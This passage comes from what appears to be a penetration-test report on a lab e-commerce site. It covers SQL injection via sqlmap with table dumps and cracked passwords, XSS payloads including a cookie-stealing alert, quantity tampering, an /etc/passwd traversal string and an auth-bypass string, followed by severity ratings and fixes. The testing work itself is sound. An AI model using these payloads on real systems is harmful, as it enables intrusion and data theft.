


Figure 60: SQLmap -r ~/Documents/search_intercept.txt -D shopping -T admin --columns –batch




Figure 61: admin dump

Following the admin table dump, the tester then dumped the user's table refer to Figure 62.This revealed user account information from the database, such as email, name, and contact number, refer to Figure 63 To see all the information extracted.




Figure 62: SQL command




Figure 63: dumped user accounts

The MD5 password hashes were then cracked using md5online.org. The first hash, "7052cad6b415f4272c1986aa9a50a7c3", was cracked, which revealed that the password "hacklab" belonged to Steve Brown refer to Figure 64.




Figure 64: cracked hash

Additionally, the second hash, "*5c428d8875d2948607f3e3fe134d71b4*", was also cracked, exposing the password "Test@12345", which belongs to Tom Brown refer to Figure 65.




Figure 65: second cracked hash

3.8.2 Testing for Cross-site Scripting (XSS)

The tester then examined the web application for Cross-Site Scripting (XSS) vulnerabilities. OWASP ZAP's identified potential reflected XSS vulnerabilities in the viewproduct.php page, flagging it as a 'High' risk refer to Figure 66.




Figure 66: OWASP ZAP (XSS)

To validate this finding, the tester injected the following JavaScript payload into the URL parameter: *http://192.168.1.10/viewproduct.php?Items=0030&MenuCat=4&Subname=%3C%2Fh2%3E%3CscrIpt%3Ealert%281%29%3B%3C%2FscRipt%3E%3Ch2%3E*. Figure 67 Illustrates that the payload was successfully executed, triggering a JavaScript alert box displaying "1". This confirms that viewproduct.php is vulnerable to XSS scripting.




Figure 67: XSS script

The tester discovered another XSS vulnerability by injecting a payload of <script>alert(document.cookie) </script> to expose the session cookie. The application executed the script and revealed the session cookie value in an alert box, as illustrated in Figure 68. This successful exploitation demonstrates that the search box is vulnerable to XSS scripting.




Figure 68: XSS session cookie

3.8.3 Testing for HTTP Parameter Pollution

At this stage, the tester used Burp Suite to intercept the purchase of forty-nine silver hairpins, which was successful, as illustrated in Figure 69. The tester identified that the "txtQty" parameter was related to the number of ordered hairpins.



Figure 69: interception of hairpins

This value was then manipulated via Burp Suite, as shown in Figure 70. The modified POST request was then forwarded to the web server, resulting in a quantity of *2147483647000.00* hairpins being added to the cart, as illustrated in Figure 71. This highlights that the website is vulnerable to HTTP parameter pollution, as the server fails to validate and restrict the txtQty parameter.




Figure 70: manipulated txtQty




Figure 71: BBJEWLS

3.9 ERROR HANDLING

3.9.1 Analysis of Error Codes

The tester triggered two distinct error messages revealing sensitive system information, which were then analysed. As shown in Figure 72Attempting to access phpMyAdmin resulted in Error 401; this page revealed the webserver IP Address and the server's running technology, Apache/2.4.3 (UNIX) and PHP/5.4.7.




Figure 72: ERROR 401

Similarly, when attempting to access a web page that does not exist, an Error 404 page (object not found) is revealed, as illustrated in Figure 73, this contains the same information as the previous error.




Figure 73: ERROR 4O4

3.10 TESTING FOR WEAK CRYPTOGRAPHY

3.10.1 Testing for Weak Transport Layer Security

The tester utilised Nmap to evaluate the target's Transport Layer Security (TLS) configuration and cypher security using the command *nmap --script ssl-enum-ciphers -p 443 192.168.1.10* see Figure 74. The OWASP testing guide recommended this command for this procedure.




Figure 74: TLS enumeration

The Nmap scan revealed that port 443 on the target server is filtered, indicating that a firewall or another security feature is blocking access to this port; the script could not discover any information about the TLS configuration and cypher security.

The tester attempted to analyse TLS configuration using OpenSSL, as illustrated in Figure 75, the error code 111 (Connection refused) was thrown. This was also unsuccessful at gaining information about TLS configuration and cypher security.



Figure 75: OpenSSL

3.11 BUSINESS LOGIC TESTING

Following OWASP's guidance on business logic testing, several critical flaws in the application's workflow and functionality were found; these flaws allow attackers to bypass controls, misuse key functionalities, and disrupt processes. All these issues were discovered throughout the testing process.

3.11.1 Test Business Logic Data Validation

An SQL injection attack (' OR '1'='1') bypassed authentication controls, allowing unauthorised access to user accounts and administrative areas. Additionally, HTTP parameter pollution of the cart workflow allowed abnormal product quantities to be added, highlighting weak validation of key input fields.

3.11.2 Test Integrity Checks

Integrity checks were lacking in key areas of the application. For example, the application's password reset function allowed changes without requiring the current password. It also accepted blank inputs, which caused a form of denial-of-service where legitimate users were locked out of their accounts.

3.11.3 Testing for the Circumvention of Workflows

Session tokens persisted after logout, enabling unauthorised cart operations in previously authenticated sessions. Direct access to /adminarea/ exposed sensitive administrative scripts and functionality without proper authentication.

3.11.4 Test Defences Against Application Misuse

Improper handling of sessions allowed the tester to view the profile page (which should be inaccessible after logging out) upon clicking the submit button as an unauthenticated user, and the entire web application crashed and became unresponsive, highlighting misuse of valid functionalities.

3.12 RESULTS

3.12.1 Levels of Vulnerability

The table below helps categorise vulnerabilities into severity levels to communicate their impact on the web application's security. This provides a straightforward approach to prioritising remediation.

Table 2: Vulnerability Levels

Severity Level	*Description*	*Examples*
Critical	Vulnerabilities that pose an immediate and severe risk to the application's functionality, data security, or infrastructure.	SQL Injection in login and search functionalities, enabling unauthorised database access. Unencrypted credential transmission over HTTP.
High	vulnerabilities that, if exploited, could lead to significant harm but are less urgent than critical issues.	Session fixation vulnerabilities allow session hijacking. XSS
Medium	Vulnerabilities with a moderate impact that may require further steps to exploit, posing less immediate risk.	Weak password policy allowing short, simple passwords. Missing HSTS header, making the application vulnerable to MITM attacks.
Low	Minor vulnerabilities typically that do not pose immediate risks but could provide valuable information.	Information leakage via HTTP response Directory indexing revealing sensitive files.

3.12.2 Fingerprinting Web Server (Medium)

Open ports (21,80,3306) and outdated software (Apache, HTTPD 2.4.3, ProFTPD 1.3.4a and PHP/5.4.7. were identified using Nmap and WhatWeb.

Impact: Revealing server software versions can allow attackers to exploit known vulnerabilities specific to outdated software, leading to privilege escalation and information compromise.

Recommendation: Update to the latest supported versions of Apache and PHP. Suppress server version details in HTTP headers and error responses. Also, aim to arrange updates of server components regularly.

3.12.3 Information Leakage from robots.txt (High)

The robots.txt file exposed a critical SQL schema (/schema.sql), which allowed the tester to access the database schema in plaintext.

Impact: Exposed files from schema.sql simplify reconnaissance, enabling an attacker to effectively craft SQL injection or database enumeration attacks.

Recommendation: Remove sensitive file references from /robots.txt and restrict access to sensitive files through authentication and encryption.

3.12.4 Directory Indexing (Critical)

Directory enumeration revealed that directories like /adminarea/ were accessible, and phpinfo, which exposed the server configuration with directory listing enabled on the web application, left many directories exposed that should not be visible.

Impact: Improper directory permissions and indexing exposed directories that disclosed sensitive configurations and scripts that can aid exploitation.

Recommendation: Disable directory indexing and implement access controls for sensitive directories.

3.12.5 Missing HSTS Header (High)

The absence of HSTS headers allowed unencrypted HTTP connections, leaving the application vulnerable to Man-in-the-Middle (MitM) attacks.

Impact: The lack of HSTS increases exposure to session hijacking.

Recommendation: Enforce HSTS headers.

Weak Username Policy (Low)

The registration form lacked proper username validation checks, allowing excessive lengths and special characters.

Impact: Weak username validation increases the application's exposure to injection attacks, which can compromise user integrity and the operational functionality of the web application.

Recommendation: Implement input validation on both client and server sides. Additionally, alphanumeric requirements must be enforced, and username lengths should be restricted.

3.12.6 Account Enumeration via Error Messages (Medium)

Authentication mechanisms such as the login page provided error messages for invalid usernames and passwords. The tester was able to use this to enumerate usernames.

Impact: Account enumeration weaknesses enable attackers to discover valid usernames for brute-force or credential-stuffing attacks, escalating the risk of unauthorised access by attackers.

Recommendation: Use essential error messages for failed login attempts. Additionally, rate-limiting and CAPTCHA mechanisms should be applied to mitigate brute-force attacks.

3.12.7 Weak Password Policy (High)

Passwords as short as five characters were allowed without complexity requirements, increasing vulnerability to brute-force attacks.

Impact: Weak password policies enable attackers to compromise accounts using dictionary or brute-force attacks, reducing the security of the user authentication process.

Recommendation: Enforce a firm password policy requiring a mix of characters and enforce a minimum length of 12 characters.

3.12.8 Unencrypted Credential Transmission (Critical)

User credentials and personal information were transmitted in plaintext over HTTP.

Impact: Transmitting data in plaintext is a critical security vulnerability as it allows sensitive information to be intercepted during transit through Man-in-the-Middle (MitM) attacks. This compromises user confidentiality and integrity, potentially granting attackers unauthorised access to accounts.

Recommendation: Enforce HTTPS with strong TLS configurations and redirect all HTTP traffic to HTTPS.

3.12.9 Session Fixation (High)

Session tokens were not refreshed during login or logout, leaving the application vulnerable to session hijacking through token reuse.

Impact: Session fixation vulnerabilities enable attackers to exploit fixed tokens to impersonate legitimate users, potentially leading to unauthorised access to accounts and sensitive information.

Recommendation: Ensure session tokens are regenerated after both login and logout. Additionally, to strengthen session protection, implement security measures such as the Secure, HttpOnly, and SameSite attributes on cookies.

3.12.10 Website Crash (High)

Because of improper session handling, the PHPSESSID and secretcookie remained stored in the browser even after the user logged out. As a result, the tester could access the user profile page. Additionally, submitting data on the profile page caused the entire web application to crash.

Impact: Application crashes due to improper session management lead to a denial-of-service (DoS). In the context of an e-commerce application, this severely impacts business operations, user experience, and revenue.

Recommendation: Implement server-side validation for session tokens to ensure they are properly invalidated after logout. Implement error-handling mechanisms to prevent application crashes caused by malicious or unexpected session data.

3.12.11 SQL Injection (Critical)

The SQL injection vulnerability in the application's login function allowed the tester to gain admin-level privileges, resulting in complete control over the web application. Additionally, the application's search functionality was exploited, enabling the enumeration of fifty databases, the extraction of usernames and passwords from the admin table, and the dumping of sensitive user data, including personal information, from the user's table.

Impact: SQL injection can lead to data theft, unauthorised database modifications, or complete system compromise.

Recommendation: Use parameterised queries and sanitise all user inputs to prevent injection attacks.

3.12.12 Cross-Site Scripting (XSS) (Medium)

Reflected XSS vulnerabilities were discovered in the search functionality, allowing malicious scripts to execute in the user's browser

Impact: XSS allows attackers to hijack sessions, steal sensitive data, and execute malicious actions on behalf of users.

Recommendation: Implement input sanitisation, output encoding, and Content Security Policies (CSP)

3.12.13 Local File Inclusion (LFI) Vulnerability (Critical)

Appending ../../../../../etc/passwd to a parameter in a URL enabled unauthorised access to the /etc/passwd file, revealing sensitive server information.

Impact: OWASP highlights LFI vulnerabilities as high-risk issues, allowing attackers to read sensitive server files and can be a means to obtain escalated privilege

Recommendation: Implement strict input validation, use a whitelist of allowed file paths, and restrict access to sensitive files through server configuration.

3.12.14 Exposed Admin Interfaces (High)

Administrative endpoints such as /adminarea/ were accessible without authentication.

Impact: Unauthorised access to administrative interfaces compromises sensitive configurations and privileges.

Recommendation: Restrict access to administrative interfaces using robust authentication mechanisms like MFA and IP-based restrictions.

3.12.15 Logout Functionality (Critical)

Testing revealed vulnerabilities in the logout functionality, where PHPSESSID and secretcookie session identifiers persisted, allowing unauthorised access. The tester accessed the previous user's cart (hacklab) and added items post-logout, confirmed by the message: "Item Added in Cart."

Impact: Logical flaws in session handling allow attackers to manipulate user data and exploit workflows.

Recommendation: Enforce server-side validation for cart operations, require authentication for checkout, and implement logical constraints to prevent unauthorised actions.

---

4 DISCUSSION

4.1 OVERALL DISCUSSION

This project aimed to assess the security posture of the Astley Jewellery e-commerce website using the OWASP Web Application Security Testing Guide (WSTG). This systematic and proactive methodology effectively helped identify critical vulnerabilities and security flaws, fulfilling one of the project's aims.

The OWASP methodology effectively helped uncover vulnerabilities and security flaws in the web application; many vulnerabilities and security flaws were exposed using the proactive and systematic approach that the WSTG provided.

The penetration test discovered several vulnerabilities in areas such as authentication, session management, input validation, and configuration management; for instance, weak password policies and the absence of secure transport practices highlighted significant gaps in the web application's resilience to many modern cyber threats. The SQL injection vulnerabilities discovered on the login page and search page highlighted the application's susceptibility to major data breaches and unauthorised access to administrative privileges. Additionally, the lack of CRSF, tokens, and poor session management fails to protect user sessions, which is critical for any web application.

The result of this penetration test highlights and stresses the importance of a robust and proactive approach to security testing to mitigate vulnerabilities before attackers can exploit them. If left unaddressed, these vulnerabilities could result in risks such as unauthorised access, data breaches, and reputational harm.

While the OWASP methodology provided a proven and practical framework, certain limitations of following a standardised approach became apparent. As a generic methodology, OWASP sometimes lacked flexibility and creativity in addressing website-specific threats. Its comprehensive nature also made the process very time-intensive, requiring much effort and time to filter false positives generated by automated tools. However, its alignment with industry standards, detailed documentation, and broad applicability to the web application offset these drawbacks.

In conclusion, the project successfully met its aims by identifying vulnerabilities, evaluating the web application's security posture, and referencing the OWASP testing guide to develop actionable solutions to the identified vulnerabilities and security flaws. Notably, the report also achieved its aim of producing a reproducible piece of work. By implementing the recommendations provided by the tester, the web application can and will achieve a more robust security posture.

4.2 FUTURE WORK

Regarding future work, the tester identified specific areas that require attention in order to address unresolved issues and improve the testing methodology. These include refining and modifying the approach used in this test for future tests; this will help detect platform-specific risks, such as vulnerabilities in unique and common workflows that OWASP often looks over.

Additionally, expanding the scope to test third-party integrations in the web application will help uncover additional weaknesses in areas such as encryption and external dependencies that the application may have. Post-remediation testing is also essential to verify the effectiveness of fixes applied to vulnerabilities like SQL injection and cross-site scripting.

Furthermore, given that the website sells jewellery, this attracts significant customer traffic; these websites, like Astley Jewellery, are usually prime targets for social engineering attacks. Future work should include social engineering assessments to evaluate how susceptible the platform's users and administrators are to such attacks. These tests could consist of simulated phishing campaigns or fake customer support inquiries.

REFERENCES

Newcomb, M.T.Z. *et al.* (2024) *Application security report: 2024 update*, *The Cloudflare Blog*. Available at: https://blog.cloudflare.com/application-security-report-2024-update/ [Accessed: 07 November 2024].

2024 data breach investigations report (no date) *Verizon Business*. Available at: https://www.verizon.com/business/resources/reports/dbir/ [Accessed: 07 November 2024].

WSTG - v4.2 (no date) *WSTG - v4.2 | OWASP Foundation*. Available at: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/00-Introduction_and_Objectives/README [Accessed: 07 November 2024].

Cirt.net (no date) *Default Passwords | CIRT.net*. Available at: https://cirt.net/passwords?vendor=phpMyAdmin [Accessed: 12 November 2024].

Business logic vulnerabilities | Web Security Academy (2024). Available at: https://portswigger.net/web-security/logic-flaws [Accessed: 07 November 2024].

File uploads | Web Security Academy (2024). Available at: https://portswigger.net/web-security/file-upload [Accessed: 07 November 2024].

Information disclosure vulnerabilities | Web Security Academy (2024). Available at: https://portswigger.net/web-security/information-disclosure [Accessed: 07 November 2024].

tdykstra (2024) *Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core*. Available at: https://learn.microsoft.com/en-us/aspnet/core/security/anti-request-forgery?view=aspnetcore-9.0 [Accessed: 07 November 2024].

What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy (2024). Available at: https://portswigger.net/web-security/cross-site-scripting [Accessed: 07 November 2024].

What is path traversal, and how to prevent it? | Web Security Academy (2024). Available at: https://portswigger.net/web-security/file-path-traversal [Accessed: 07 November 2024].

An (aspiring hacker's) web application penetration testing guide for 2024 (no date) *Hack The Box*. Available at: https://www.hackthebox.com/blog/an-aspiring-hackers-web-application-penetration-testing-guide-for-2024 [Accessed: 07 November 2024].

XSS (Cross Site Scripting) | HackTricks (2024). Available at: https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting [Accessed: 07 November 2024].

80,443 - Pentesting Web Methodology | HackTricks (2024). Available at: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web [Accessed: 07 November 2024].

Robots.txt file (no date). Available at: https://portswigger.net/kb/issues/00600600_robots-txt-file [Accessed: 07 November 2024].

Cross-site scripting (reflected) (no date). Available at: https://portswigger.net/kb/issues/00200300_cross-site-scripting-reflected [Accessed: 07 November 2024].

File path traversal (no date). Available at: https://portswigger.net/kb/issues/00100300_file-path-traversal [Accessed: 07 November 2024].

SQL injection (no date). Available at: https://portswigger.net/kb/issues/00100200_sql-injection [Accessed: 07 November 2024].

APPENDICES PART 1

APPENDIX A - NMAP

```
# Nmap 7.94SVN scan initiated Sun Oct 20 17:28:37 2024 as nmap -vv -sC -sV -oA nmap/* 192.168.1.10
Nmap scan report for 192.168.1.10
Host is up, received reset ttl 128 (0.00089s latency).
Scanned at 2024-10-20 17:28:37 BST for 23s
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE REASON         VERSION
21/tcp  open  ftp     syn-ack ttl 128 ProFTPD 1.3.4a
80/tcp  open  http    syn-ack ttl 128 Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
| HTTP-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
